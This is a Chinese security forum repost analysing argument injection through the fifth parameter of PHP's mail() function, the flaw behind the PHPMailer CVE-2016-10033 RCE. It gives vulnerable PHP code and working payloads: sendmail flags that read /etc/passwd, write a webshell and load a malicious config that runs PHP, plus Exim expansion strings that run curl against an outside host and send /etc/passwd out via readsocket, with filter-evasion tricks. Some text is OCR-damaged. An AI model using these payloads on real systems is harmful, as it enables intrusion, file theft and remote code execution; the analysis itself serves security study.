登录

Hack PHP mail additional_parameters


hades / 2017-05-12 03:33:00 / 浏览数 4450 安全技术 漏洞分析 顶(0) 踩(0)

■■■■■■■■■http://blog.nsfocus.net/hack-php-mail-additional_parameters/#Hack-4

在CVE-2016-10033中，PHPMailer的RCE火了一把，最近这个RCE又被老外放到wordpress中利用了一波，然后国内也跟着炒了一波，其实背后的锅都得PHP自带的内联函

简介

PHP自带的内联函数mail()是用来发送电子邮件的，看看PHP官方对mail函数的描述：



更详细的描述请查看链接：http://php.net/manual/en/function.mail.php

测试环境：

Nsctf平台上已经有现成的环境：http://10.5.0.253:8022/index.php

具体漏洞代码如下：

```php
<?php
$action=$_REQUEST['action'];
if ($action!=""){
    $name=$_REQUEST['name'];
    $email=$_REQUEST['email'];

    //var_dump(escapeshellarg($email));
    //var_dump(escapeshellcmd($email));
    //var_dump(escapeshellcmd(escapeshellarg($email)));

    $message=$_REQUEST['message'];
    if (($name=="")||($email=="")||($message=="")){
        echo "There are missing fields.";
    }else{

        require 'vulnerable/PHPMailerAutoload.php';
        $mail = new PHPMailer;
        $mail->Host = "localhost";

        $mail->setFrom($email, 'Vulnerable Server');
        $mail->addAddress('admin@vulnerable.com', 'Hacker');
        $mail->Subject  = "Message from $name";
        $mail->Body     = $message;
        if(!$mail->send()) {
            echo 'Message was not sent.';
            echo 'Mailer error: ' . $mail->ErrorInfo;
        } else {
            echo 'Message has been sent.';
        }

    }
}
?>
```

很暴力的将用户输入的$email变量带入PHPMailer的setFrom函数，其实就是设置了一个sender值，然后在PHPMailer的send函数中带入了PHP自带的mail()函数的第五个参

上面代码产生的漏洞具体的过程大家可以去分分析一下PHPMailer的那个RCE（CVE-2016-10033）就明白了。

首先你的知道，mail函数最后也是调用系统的/usr/bin/sendmail命令来发送邮件的，它由MTA邮件传输代理软件安装在系统上面，比如sendmail、Exim、Postfix等。

Sendmail MTA的HACK姿势

那么我们来看看mail函数的第五个参数到底是干嘛的。

具体可以看看PHP官方文档对第五个参数的描述。简单说就是这个参数可以通过添加附加的命令作为发送邮件时候的配置，比如使用-f参数可以设置邮件发件人等。

虽然PHP会使用escapeshellcmd函数来过滤参数的内容，对特殊字符的转义来防止恶意命令执行（&#;`|\?~<>^()[]{}$*, \x0A and \xFF. ’
“**这些字符都不能使用），但是我们可以添加命令执行的其他参数。所问题就转变成如果可以找到可以利用的命令的其他参数就可以成功利用此漏洞了。

下面就来看看/usr/bin/sendmail命令可被我们利用的参数了。

通过阅读sendmail MTA的使用手册：http://www.sendmail.org/~ca/email/man/sendmail.html

得到如下参数是可以被我使用过的：

```
NAME
     sendmail - an electronic mail transport agent

SYNOPSIS
     sendmail [flags] [address ...]
     newaliases
     mailq [-v]

     -X logfile  Log all traffic in and out of mailers in the indicated log
                 file.  This should only be used as a last resort for debug-
                 ging mailer bugs.  It will log a lot of data very quickly.

     -Cfile      Use alternate configuration file.  Sendmail refuses to run as
                 root if an alternate configuration file is specified.

     -O option=value
                 Set option option to the specified value. This form uses long
                 names.  See below for more details.

     -ox value   Set option x to the specified value. This form uses single
                 character names only.  The short names are not described in
                 this manual page; see the Sendmail Installation and Operation
                 Guide for details.

     QueueDirectory=queuedir
                 Select the directory in which to queue messages.
```

-X logfile是记录log文件的，就是可以写文件；

-C file是临时加载一个配置文件，就是可以读文件；

-O option=value 是临时设置一个邮件存储的临时目录的配置。

Hack姿势一：任意文件读取

我们输入的email也就是进入第五个参数的值为：

```
123@456  -C/etc/passwd  -X/tmp/456
```

最后系统执行的命令如下：

```
/usr/bin/sendmail  -t  -i  -f  123@456  -C/etc/passwd  -X/tmp/456
```

意思就是加载临时配置文件/etc/passwd来发送邮件，将日志信息都保存在/tmp/456文件中，如下图，我们在测试环境中使用上述payload，成功在目标系统生成/tmp/456

```
root@PHPMailRCE:/www# ls
index.php  test.php  vulnerable
root@PHPMailRCE:/www# ls /tmp/
root@PHPMailRCE:/www# ls /tmp/
456
root@PHPMailRCE:/www# cat /tmp/456
15664 >>> /etc/passwd: line 1: unknown configuration line "root:x:0:0:root:/root:/bin/bash"
15664 >>> /etc/passwd: line 2: unknown configuration line "daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin"
15664 >>> /etc/passwd: line 3: unknown configuration line "bin:x:2:2:bin:/bin:/usr/sbin/nologin"
15664 >>> /etc/passwd: line 4: unknown configuration line "sys:x:3:3:sys:/dev:/usr/sbin/nologin"
15664 >>> /etc/passwd: line 5: unknown configuration line "sync:x:4:65534:sync:/bin:/bin/sync"
15664 >>> /etc/passwd: line 6: unknown configuration line "games:x:5:60:games:/usr/games:/usr/sbin/nologin"
15664 >>> /etc/passwd: line 7: unknown configuration line "man:x:6:12:man:/var/cache/man:/usr/sbin/nologin"
15664 >>> /etc/passwd: line 8: unknown configuration line "lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin"
15664 >>> /etc/passwd: line 9: unknown configuration line "mail:x:8:8:mail:/var/mail:/usr/sbin/nologin"
15664 >>> /etc/passwd: line 10: unknown configuration line "news:x:9:9:news:/var/spool/news:/usr/sbin/nologin"
15664 >>> /etc/passwd: line 11: unknown configuration line "uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin"
15664 >>> /etc/passwd: line 12: unknown configuration line "proxy:x:13:13:proxy:/bin:/usr/sbin/nologin"
15664 >>> /etc/passwd: line 13: unknown configuration line "www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin"
15664 >>> /etc/passwd: line 14: unknown configuration line "backup:x:34:34:backup:/var/backups:/usr/sbin/nologin"
15664 >>> /etc/passwd: line 15: unknown configuration line "list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/
15664 >>> /etc/passwd: line 16: unknown configuration line "irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin"
15664 >>> /etc/passwd: line 17: unknown configuration line "gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/
usr/sbin/nologin"
```

Hack姿势二：任意文件写入

我们输入的email也就是进入第五个参数的值为：

```
123@456  -OQueueDirectory=/tmp/  -X/var/www/shell.php
```

最后系统执行的命令如下：

```
  /usr/bin/sendmail  –t  –i  -f  123@456  -OQueueDirectory=/tmp/  -X/var/www/shell.php
```

这里的意思就是说我们将发送邮件的信息如body临时文件保存在tmp下面，最后将日志保存在www根目录下shell.php。

但是这里有一个问题就是你必须的指导web根目录才能写webshell。

然后经过研究我们可以使用下面更简单，更短的命令搞定。


```
123@456  -oQ/tmp  -X./shell.php
```


最后系统执行的命令如下：

```
/usr/bin/sendmail  –t  –i  -f  123@456  -oQ/tmp  -X./shell.php
```

这里我们就不用知道web根目录，直接写文件到当前目录，写到shell.php文件的内容就是我那个发送邮件的内容了，你可以写任意内容。

如下图成功写入webshell到web目录。





Hack姿势三：利用配置文件执行代码

上面的姿势二已经可以拿webshell了，那么问题来了：

如果我们当前目录你没权限写怎么办？

或者你写入的文件没办法执行怎么办？

这个时候如果我们能找到一个上传的地方，上传一个静态文件，文件的内容为sendmail的配置文件的内容，复制一份/etc/mail/sendmail.cg，然后在结尾加上一个配置：

```
Mlocal,      P=/usr/bin/php, F=lsDFMAw5:/|@qPn9S, S=EnvFromL/HdrFromL,
R=EnvToL/HdrToL,
T=DNS/RFC822/X-Unix,
A=php -- $u $h ${client_addr}
```

注意标红的这两个地方（$u $h），然后上传这个文件。

（注意这里是在复制一份原始的配置，然后末尾加上一段，不是修复原有的内容。）

因为默认系统会使用sendmail-mta来解析发送的邮件内容，这里我们添加一段上面的内容目的就是覆盖默认的解析，使用php来解析邮件内容。

然后我们就是用这个上传的静态文件为临时配置文件来发送邮件，比如上传之后的静态文件为./upload/sendmail_cf，漏洞利用的payload如下：

```
123@456  -oQ/tmp  -X./upload/sendmail_cf
```

最后系统执行的命令如下：

```
/usr/bin/sendmail  -t  -i  -f  123@456  -oQ/tmp  -X./upload/sendmail_cf
```

如下如发送邮件时将使用sendmail_cf来解析邮件内容，我们将邮件内容填一段php代码，这个时候这段php代码就能被php来解析了，成功执行我们的php代码。


```
# MAILER(`local')dnl
# MAILER(`smtp')dnl
#

Mlocal,         P=/usr/bin/php, F=lsDFMAw5:/|@qPn9S, S=EnvFromL/HdrFromL,
                R=EnvToL/HdrToL,
                T=DNS/RFC822/X-Unix,
                A=php -- $u $h ${client_addr}
root@PHPMailRCE:/www# ls /tmp/
root@PHPMailRCE:/www# ls upload/
sendmail_cf  sendmail_cf_bak
root@PHPMailRCE:/www# ls /tmp/
root@PHPMailRCE:/www# ls /tmp/
conf  dfv49APr6n015865  qfv49APr6n015865
root@PHPMailRCE:/www#
```

Exim4 MTA的HACK姿势

如果系统使用Exim4来发送邮件又该如何利用上面的漏洞呢？

继续阅读Exim4的官方使用手册：https://linux.die.net/man/8/exim

然后总结如下参数是可被我们利用的：

```
Run Exim in expansion testing mode. Exim discards its root privilege,
to prevent ordinary users from using this mode to read otherwise inaccessible files.
If no arguments are given, Exim runs interactively, prompting for lines of data. Otherwise,
it processes each argument in turn.
```

就是说exim的-be参数支持运行扩展模式，具体扩展模式可运行的内容又得研究一番，相当于一门新的语言了，主要来看看字符串的扩展内容：

http://www.exim.org/exim-html-current/doc/html/spec_html/ch-string_expansions.html

然后在这些字符串扩展中，如下内容可被我们利用：

```
${run{<command> <args>}{<string1>}{<string2>}}
//■■■■<command> <args>■■■■■string1■■■■■string2
${substr{<string1>}{<string2>}{<string3>}}
//■■■■■■■■string3■■string1■■■■string2■■■
${readfile{<file name>}{<eol string>}}
//■■■file name■■eol string■■
${readsocket{<name>}{<request>}{<timeout>}{<eol string>}{<fail string>}}
//■■socket■■■■■■■■request
```

还有很多其他系统变量也是可以被利用的。

因为在很多时候一些特殊字符不能出现在payload中，比如/，空格，：等，这是系统变量就派上用场了，我们可以使用${substr{<string1>}{<string2>}{<string3>}}来从系

```
root@wordpress46rce:~# sendmail -be '${spool_directory}'
/var/spool/exim4
root@wordpress46rce:~# sendmail -be '${substr{0}{1}{$spool_directory}}'
/
root@wordpress46rce:~# sendmail -be '${tod_log}'
2017-05-10 07:20:46
root@wordpress46rce:~# sendmail -be '${substr{10}{1}{$tod_log}}'
 空格
root@wordpress46rce:~# sendmail -be '${substr{13}{1}{$tod_log}}'
:
root@wordpress46rce:~#
```

Hack姿势一：命令执行

利用${run{}{}{}}可以执行任意命令，但是这里的命令没有回显，所以得借助数据外带，或者直接让系统反弹一个shell也是ok的。


```
root@localhost –be ${run{/usr/bin/curl 10.5.1.2:9999/rce.txt}}

root@localhost -be ${run{${substr{0}{1}{$spool_directory}}usr${substr{0}{1}
{$spool_directory}}bin${substr{0}{1}{$spool_directory}}curl${substr{10}{1}{$tod_log}}10.5.1.2$
{substr{13}{1}{$tod_log}}9999${substr{0}{1}{$spool_directory}}rce.txt}}
```

■■■■■■■■■■■■

```
/usr/sbin/sendmail  –t  –i  -f  root@localhost -be ${run{${substr{0}{1}{$spool_directory}}usr$
{substr{0}{1}{$spool_directory}}bin${substr{0}{1}{$spool_directory}}curl${substr{10}{1}{$tod_log}}
10.5.1.2${substr{13}{1}{$tod_log}}9999${substr{0}{1}{$spool_directory}}rce.txt}}
```

这里我们让目标系统执行一个curl，如下图成功接收到请求：



Hack姿势二：任意文件读取

这里我们使用readsocket和readfile两个结合。


Readsocket可以发送消息到目标链接，readfile可以读任意文件，所以两个结合就可以将读取的文件内容通过readsocket最为消息发送出去，到达任意文件读取的效果。

```
root@localhost –be ${readsocket{init:10.5.1.2:9999}{${readfile{/etc/passwd}{}}}{3s}{}{failure}}

root@localhost -be ${readsocket{inet${substr{13}{1}{$tod_log}}10.5.1.2${substr{13}{1}{$tod_log}}9999}
{${readfile{${substr{0}{1}{$spool_directory}}etc${substr{0}{1}{$spool_directory}}passwd}{}}}{3s}{}{failure}}
```

■■■■■■■■■■■■

```
/usr/sbin/sendmail  –t  –i  -f  root@localhost -be ${readsocket{inet${substr{13}{1}{$tod_log}}
10.5.1.2${substr{13}{1}{$tod_log}}9999}{${readfile{${substr{0}{1}{$spool_directory}}etc$
{substr{0}{1}{$spool_directory}}passwd}{}}}{3s}{}{failure}}
```



Hack姿势三：Bypass

还有各种编码如base32，base62，base64；加解密md5，sha1，sha3，sha256等，可以用来绕过过滤操作，Bypass WAF等，具体见exim4的字符串扩展内容。

参考链接


https://exploitbox.io/paper/Pwning-PHP-Mail-Function-For-Fun-And-RCE.html

http://php.net/manual/en/function.mail.php

http://php.net/escapeshellcmd

上一篇：禅道9.1.2最新版免登陆SQL注入漏洞 下一篇：安全从业人员常用工具指引

1. 1 条回复


hades 2017-06-02 05:30:40

什么样的漏洞哦 今天其实有篇文章还是不错的 在推送里面

0 回复Ta
